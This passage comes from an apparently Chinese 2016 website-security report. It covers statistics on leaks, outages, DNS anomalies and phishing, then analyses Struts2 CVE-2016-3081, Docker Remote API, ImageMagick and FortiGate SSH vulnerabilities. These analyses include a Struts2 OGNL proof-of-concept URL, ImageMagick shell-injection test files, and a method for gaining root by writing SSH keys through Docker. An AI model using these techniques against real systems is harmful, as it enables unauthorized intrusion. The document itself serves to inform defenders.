


图 4.10　平均敏感信息泄露事件行业分布

2．行政层级分布趋势

从图 4.11 可以很明显地看出，随着行政层级的金字塔构成，敏感信息泄露事件也呈现出了金字塔分布，尤其区县及以下单位问题最多，合计有 102 个敏感信息泄露事件，其次是各省市级单位共曝出 50 个事件，最后是部委及集团总部单位，曝出事件数量仅有 6 个。




图 4.11　敏感信息泄露事件行政层级分布

通过分析不同行政层级站点的平均敏感信息泄露事件，可以发现，区县及以下单位的数据依旧居高，各省市级单位的平均值和部委及集团总部单位的平均值差别不大。

4.4　网站可用性通断事件

2016 年上半年，对 16 968 个样本站点监测过程中，一共发现了 18 649 次网站可用性通断事件。

1．行业分布趋势

通网站可用性通断事件行业分布，通过图 4.12 可以看到地方政府占据了绝大部分比例，

然后依次是运营商、金融、能源行业，它们是网站可用性通断事件最频发的四大行业，合计占到了 94% 的比例。




图 4.12　网站可用性通断事件行业分布

通过分析不同行业网站的平均可用性通断事件分布，可以发现能源、运营商和政府是网站可用性通断事件频发的三大行业，三者合计占到了 73% 的比例 , 分布情况有了一些变化，但宏观上政府、运营商、能源等三大行业依然要对该类事件的威胁有足够重视。具体情况如图 4.13 所示。




图 4.13　平均网站可用性通断事件行业分布

2．行政层级分布趋势

由图 4.14 可以很明显地看到，随着行政层级的金字塔构成，可用性通断事件也呈现出了金字塔分布，尤其区县及以下单位问题最多，合计有 10 000 个可用性通断事件，其次是各省市级单位，共曝出 8 158 个事件，最后是部委及集团总部单位，曝出事件数量仅有 491 个。

站点平均网站可用性通断事件的行政层级分布，可以很明显地看到，由于省市级单位的站点数过多，其站点的平均篡改事件数反而小于部委集团总部的平均篡改事件数。但是，区县及以下单位依旧是重灾区。

站点的平均可用性通断事件数量也呈现金字塔分布，区县及以下单位数量依然远高于其他级别单位，部委及集团总部单位的平均数量最低。




图 4.14　网站可用性通断事件行政层级分布

4.5　DNS 解析异常事件

2016 年上半年，对 16 968 个样本站点监测过程中，一共发现了 3 137 次网站 DNS 解析异常事件。

1．行业分布趋势

网站 DNS 解析异常事件行业分布，通过图 4.15 可以看到地方政府、金融行业网站域名解析异常事件最多，合计占到了 67% 的比例。




图 4.15　网站 DNS 解析异常事件行业分布

通过分析不同行业网站 DNS 解析异常事件的相对比值，可以发现除了教育行业外各行业分布较为平均，没有特别的倾向性与针对性，这与 DNS 解析主要依赖域名解析服务器的特性相符合。具体情况如图 4.16 所示。




图 4.16　平均网站 DNS 解析异常事件行业分布

2．行政层级分布趋势

由图 4.17 可以很明显地看到，随着行政层级的金字塔构成，DNS 解析异常事件也呈现出了金字塔分布，尤其区县及以下单位问题最多，合计有 2 087 个 DNS 域名解析异常事件，其次是各省市级单位，共曝出 897 个事件，最后是部委及集团总部单位，曝出事件数量仅有 153 个。




图 4.17　网站 DNS 解析异常事件行政层级分布

站点平均DNS解析异常事件的行政层级分布，可以看到，由于省市级单位的站点数过多，其站点的平均 DNS 解析异常事件数反而小于部委集团总部的 DNS 解析异常事件数。但是，区县及以下单位仍然最高。

4.6 网站仿冒事件

2016 年上半年，对 16 968 个样本站点监测过程中，一共发现了 69 次网站仿冒事件。

1．行业分布趋势

通过图 4.18 可以清晰地看到，金融行业是网站仿冒事件的重灾区，一共发现了 56 个网站仿冒事件，占到了 81% 的比重，应该引起该行业单位的足够重视。




图 4.18　网站仿冒事件行业分布

通过分析不同行业网站仿冒事件的相对比值，可以发现政府是网站仿冒事件的重灾区，平均每个网站达 0.05 次，占到了 70% 的比例。具体情况如图 4.19 所示。




图 4.19　平均网站仿冒事件行业分布

2．域名注册地址分布

仿冒网站的域名注册地址大多数处于国内，大约有 3/4 的比例，这样，即使出现了网站仿冒事件，也可以积极寻求中国反钓鱼联盟以及 CNCERT 的帮助，做到快速响应，一般可以在 5 个工作日内做到钓鱼网站的关停工作。

3．诈骗手段分析

（1）购物聊天暗送钓鱼网站。网民网购时，很多人选择和卖家在 QQ 或者旺旺聊天，收到卖家给发送的各种链接，而钓鱼网站就会掺杂其中，页面通常会模仿淘宝、拍拍、支付宝、财富通等购物相关的网站，引导消费者在假冒的网页上进行支付，实施盗窃。

（2）邮件、短信、电话联合诈骗。民航、医院、银行等机构都会有自己的官网，以方便用户自助办理某些业务，相应的钓鱼网站也就应运而生。骗子首先群发短信或者群发垃圾邮件，谎称网民有一笔交易发生，建议网民访问相关网站处理。若网民信以为真，就会访问钓鱼网站（往往这些仿冒网站的域名与正常网站极其相似，有很大欺骗性）。按提示操作，就可能损失金钱或其他敏感信息。

（3）提高搜索引擎排名，进行诈骗。对于很多金融行业和一些互联网企业，往往交易过程需要在线完成，这样诈骗团伙会建立相应的仿冒网站，通过 SEO 以及竞价排名等方式提高在百度等搜索引擎的排名，而网民一般在这些网站上办理业务都会通过搜索引擎搜索这些官网再登录办理，所以诈骗团伙就会通过提高搜索引擎的排名误导网民登录仿冒网站实施诈骗活动。

（4）盗取 QQ 号诈骗好友。骗子利用木马盗取网民的 QQ 号，再冒用他人身份给 QQ 好友群发消息，让好友代付购物。或者在 QQ 消息中发送钓鱼网站链接，好友若不知实情，就可能会帮忙付款，最后钱财掉入骗子的口袋里。

（5）一元秒杀、刷信用、删差评设圈套。骗子批量伪造各种“秒杀网，淘宝秒杀，一元秒杀”等网站，诱惑用户去点击，引导受骗者输入网银、支付宝、财付通账号密码，然后盗取用户的个人信息，致使资金全部卷入黑客的钱袋里。有的店家的信誉很高（实为钓鱼网站），其实是通过一些刷信誉软件等来刷信誉，让你掉入他的陷阱中。还有一些骗子声称可以删除差评，而实际上要么发送网购木马，要么使用钓鱼网站实施诈骗。

（6）微博回复中隐藏钓鱼网站。随着微博的火热，催生了新的营销方式——微博营销，在评论回复中插入广告，但是这其中也隐藏着许多钓鱼网站的链接。一般链接前的广告特别吸引人，一旦点击链接，就会进入他们的钓鱼网站的页面里，进而上当受骗。

4.7 小结及建议

纵观全国上半年各类安全事件的分布情况，首先，从行业分布上可以看出，地方企业、地方政府、运营商、能源及金融等行业都面对较多安全事件，事实证明，这些行业在相当长

一段时间内都是安全事件发生的重灾区，需要引起相关人员的注意。其次，综合所有事件的行政层级发生情况，一个典型特征就是区县及以下政企单位安全事件较多，说明一些级别较低的单位会因为分布较多，安全防范不严，意识不到位，投入或代码水平不足等原因而产生较多安全问题，需要相关人员根据自身原因进行纠正和处理相关问题，做好预防和应对。

第二部分
热点安全问题解析

第 5 章

2016 年上半年焦点安全漏洞解析

5.1 Struts2 方法调用远程代码执行漏洞分析

1．漏洞基本情况

2016 年 4 月 21 日，Struts2 官方发布两个 CVE，其中，Apache Struts method: prefix 任意代码执行漏洞 (CVE-2016-3081) 官方评级为高。主要原因是用户开启动态方法调用时，会被攻击者实现远程代码执行攻击。

2．漏洞原理

直接进行版本比对，可以看到针对这个问题，只对 DefaultActionMapper.java 文件进行了修改，修改内容如下所示。

8 core/src/main/java/org/apache/struts2/dispatcher/mapper/DefaultActionMapper.java View

```
@@ -136,7 +136,7 @@ public DefaultActionMapper() {
                put(METHOD_PREFIX, new ParameterAction() {
                    public void execute(String key, ActionMapping mapping) {
                        if (allowDynamicMethodCalls) {
-                           mapping.setMethod(key.substring(METHOD_PREFIX.length()));
+                           mapping.setMethod(cleanupActionName(key.substring(METHOD_PREFIX.length())));
                        }
                    }
                });
@@ -148,7 +148,7 @@ public void execute(final String key, ActionMapping mapping) {
                        if (allowDynamicMethodCalls) {
                            int bang = name.indexOf('!');
                            if (bang != -1) {
-                               String method = name.substring(bang + 1);
+                               String method = cleanupActionName(name.substring(bang + 1));
                                mapping.setMethod(method);
                                name = name.substring(0, bang);
                            }
@@ -385,15 +385,15 @@ protected String cleanupActionName(final String rawActionName) {
            return rawActionName;
        } else {
            if (LOG.isWarnEnabled()) {
-               LOG.warn("Action [#0] does not match allowed action names pattern [#1], cleaning it up!",
+               LOG.warn("Action/method [#0] does not match allowed action names pattern [#1], cleaning it up!",
                        rawActionName, allowedActionNames);
            }
            String cleanActionName = rawActionName;
            for (String chunk : allowedActionNames.split(rawActionName)) {
                cleanActionName = cleanActionName.replace(chunk, "");
            }
            if (LOG.isDebugEnabled()) {
-               LOG.debug("Cleaned action name [#0]", cleanActionName);
+               LOG.debug("Cleaned action/method name [#0]", cleanActionName);
            }
            return cleanActionName;
        }
```

把 method 成员变量的值进行了一次过滤，cleanupActionName 方法是在对“action:”滥用的问题进行添加的，禁止了绝大多数的特殊字符。但是在后来的版本变更中忽略了之前的问题，将 method 也引入了 OGNL 表达式（Object Graph Navigation Library），代码在 DefaultAction.java 的 invokeAction 中。

```
protected String invokeAction(Object action, ActionConfig actionConfig) throws Exceptio
        String methodName = proxy.getMethod();

        if (LOG.isDebugEnabled()) {
            LOG.debug("Executing action method = #0", methodName);
        }

        String timerKey = "invokeAction: " + proxy.getActionName();
        try {
            UtilTimerStack.push(timerKey);

            Object methodResult;
            try {
                methodResult = ognlUtil.getValue(methodName + "()", getStack().getConte
```

methodName 被代入到 getValue 了，相对应的在 2.3.18 版本之前的代码是这样处理 methodName 的。

```
protected String invokeAction(Object action, ActionConfig actionConfig) throws Exceptio
        String methodName = proxy.getMethod();

        if (LOG.isDebugEnabled()) {
            LOG.debug("Executing action method = #0", methodName);
        }

        String timerKey = "invokeAction: " + proxy.getActionName();
        try {
            UtilTimerStack.push(timerKey);

            boolean methodCalled = false;
            Object methodResult = null;
            Method method = null;
            try {
                method = getAction().getClass().getMethod(methodName, EMPTY_CLASS_ARRAY
```

版本 Struts 2.0.0~Struts 2.3.28 (除 2.3.20.2 和 2.3.24.2) 是不严谨的，应该是 2.3.18~2.3.28 (除 2.3.20.2 和 2.3.24.2)。

3．漏洞利用


利用方式主要难点在于两个地方，一个是上文提到的对于表达式最后的圆括号给予正确的表达式意义。另一个就是在传输过程中 method 会经过一次转义，双引号和单引号都没有办法使用了，所以需要找到一个绕过的方法。

对于圆括号，可以直接使用 new java.lang.String 这样来拼接成 new java.lang.String() 构成正确 Ognl 语法。

不能使用引号的话，命令执行我们可以使用引用参数的方法来完成对字符串的提取，例如：使用 #parameters.cmd 来提取 HTTP 的 cmd 参数，测试 PoC 如下所示。

```
http://172.16.107.143:8080/Struts2_3_18/hello.action?cmd=gedit&method:(%23_memberAccess)
```

效果如下图所示。



5.2 Docker Remote API 未授权访问漏洞分析

1. 背景知识

Docker 是一个开源的应用容器引擎，让开发者可以打包他们的应用以及依赖包到一个可移植的容器中，然后发布到任何流行的 LINUX 机器上，也可以实现虚拟化。


Docker Swarm 是一个将 Docker 集群变成单一虚拟的 Docker Host 工具，使用标准的 Docker API，能够方便 Docker 集群的管理和扩展，由 Docker 官方提供。

目前，很多公有云都在使用 Docker 引擎，国内较知名的有阿里云等，因此影响范围非常广泛。

2. 漏洞影响范围

全球有近万的数据暴露在公网上如下所示。

全球以及全国各城市的分布状况如下所示。



3．漏洞利用

执行 Docker 命令，比如操作 container、image 等。

那么如果当前运行的 container，或者 image 内有代码或者其他敏感信息，就可以继续深入了，比如果壳和蜻蜓 FM 的漏洞，就是深入后的结果。还可以做内网代理，进一步渗透。

通过 Docker 还可以直接控制宿主机。Docker 是以 root 权限运行的，但 docker 执行命令只能在 container 内部，与宿主机是隔离的，即使是反弹一个 shell，控制的也是 container，除非有 0day，不然是无法逃逸的到宿主机的。

那么从 Docker 命令，想到 Docker 运行 container 的时候，可以将本地文件或目录作为 volume 挂载到 container 内，并且在 container 内部，这些文件和目录是可以修改的。

这里的场景和前段时间的 Redis + SSH 漏洞很相似，这里需要看服务器是否有 SSH 服务，如果有的话，那么直接把 /root/.ssh 目录挂载到 container 内，比如 /tmp/.ssh，然后修改 /tmp/.ssh/authorized_keys 文件，把自己的 public key 写进去，修改权限为 600，然后就可以用 root 用户登录了。

5.3 ImageMagick 命令执行漏洞分析

1．背景知识

ImageMagick 是由 C 语言编写的一套功能强大、稳定而且开源的工具集和开发包，可用来显示、转换以及编辑图形，支持超过 200 种图像文件格式，并且可以跨平台运行。ImageMagick 软件被许多编程语言所支持，包括 Perl、C++、PHP、Python 和 Ruby 等，并被部署在数以百万计的网站、博客、社交媒体平台和流行的内容管理系统 (CMS)。

许多图像处理插件依赖于 ImageMagick 库，包括但不限于 PHP 的 imagick、MagickWand for PHP 和 phMagick，Ruby 的 rmagick 和 paperclip，java 的 JMagick，python

的 PythonMagick 和 Wand 以及 NodeJS 的 ImageMagick 等。

2．漏洞影响范围

目前所有版本。

漏洞影响检查

可以通过如下方法测试系统是否受影响。

命令行测试，创建 hello.txt 文件

% rm -f hello.txt % convert ‘|echo Hello > hello.txt;’ null: % ls hello.txt hello.txt

SVG 文件为

```
<?xml version="1.0" standalone="no"?>

&lt;svg width="4in" height="3in" version="1.1"
   xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
   &lt;desc>Illustrates how a shell command may be embedded in a SVG.&lt;/desc>
   &lt;image x="200" y="200" width="100px" height="100px"
   xlink:href="|echo Hello > hello.txt; cat /usr/lib/firefox/browser/icons/mozicon128.p
<title>
  My image
</title>
   &lt;/image>
&lt;/svg>
```

MVG 文件为

```
push graphic-context
viewbox 0 0 640 480
image copy 200,200 100,100 "|echo Hello > hello.txt; cat /usr/lib/firefox/browser/icons/
pop graphic-context
```

5.4 FortiGate SSH 漏洞分析

1．漏洞基本情况

2016 年 1 月 12 日，国外社交网站 Twitter 上开始散播 FortiGate 防火墙存在 SSH 后门事件，飞塔防火墙 (FortiGate) 是飞塔（Fortinet）公司推出的网络防火墙产品。消息一经传出，攻击利用代码已经在互联网上传播，扩散速度较快，该设备在中小企业及服务运营商领域应用较为广泛，防火墙设备升级需要一定的时间，所以存在较大风险。

2．漏洞产生原因

FortiGate 防火墙虽然用了 SSH 来保护信息传输安全，但由于 FortiGate 防火墙 Fortimanager_Access 用户的密码采用了较为简单的算法来生成，并且未对其返回值做特别保护，每次 SSH Fortimanager_Access@xxx.xxx.xx.xx 都可以看到返回一串数字，利用返回的数字结合 exp 中的字符串就能得到验证的密码，攻击者很容易将其破解，从而可以控制防火墙

设备，进入企业或组织内部，获取信息或者进行更多攻击行为。

3．漏洞影响范围

漏洞影响 FortiNet FortiOS 4.3.0 到 4.3.16，FortiNet FortiOS 5.0.0 到 5.0.7 版本，而 FortiNet FortiOS 4.3.17 以及更高版本、FortiNet FortiOS 5.0.8 以及更改版本不受影响。

截止到 2016 年 1 月 14 日，检测到互联网上约有 8 万多台 Fortigate 设备，其中，有 30% 的设备存在漏洞，中国范围内存在漏洞的 Fortigate 设备有 2 285 台，如图 5.1 所示。




图 5.1　全球 Fortigate 设备漏洞分布

这些存在漏洞的设备在国内各城市分布如下，排名前几位的城市包括，台湾（919）、香港（212）、北京（190）、上海（160）、广州（75），如图 5.2 所示。

